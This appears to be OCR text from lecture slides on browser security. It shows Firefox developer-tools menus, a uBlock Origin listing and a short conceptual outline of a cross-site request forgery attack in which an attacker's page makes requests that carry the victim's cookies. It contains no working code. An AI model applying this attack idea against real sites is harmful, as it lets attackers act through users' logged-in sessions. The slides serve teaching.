
Visit c.com next.

Cookies: {a.com: 1, b.com:2}

Console




Firefox File Edit View History Bookmarks Tools Window Help
New Tab
Search or enter address
Downloads ⌘J
Add-ons ⇧⌘A
Sync Now
Web Developer
Page Info ⌘I
✓ Toggle Tools ⌥⌘I
Inspector ⌥⌘C
Web Console ⌥⌘K
Debugger ⌥⌘Z
Network ⌥⌘E
Style Editor ⇧F7
Performance ⇧F5
Storage Inspector ⇧F9
Accessibility ⇧F12
Remote Debugging
Browser Console ⇧⌘J
Responsive Design Mode ⌥⌘M
Eyedropper
Page Source ⌘U
Get More Tools
Search the Web



New Tab
Search or enter address
Firefox
Search the Web
Inspector Console Debugger Style Editor Performance Memory Network Storage Accessibility What's New
Filter Output
Errors Warnings Logs Info Debug CSS XHR Requests

Examples

Blocking



Extension
Firefox Browser
ADD-ONS
Explore
Extensions
Themes
More...
Recommended
uBlock Origin
by Raymond Hill
Finally, an efficient blocker. Easy on CPU and memory.
Remove

Cross-site Request Forgery (CSRF) attack

Cross-site Request Forgery (CSRF) attack

1. Assume victim has google/fbook/twitter cookies already setup.


2. Victim visits ATTACKER page.

3. ATTACKER page HTML causes a request to google/...

   this request uses Victims google/ cookie jar

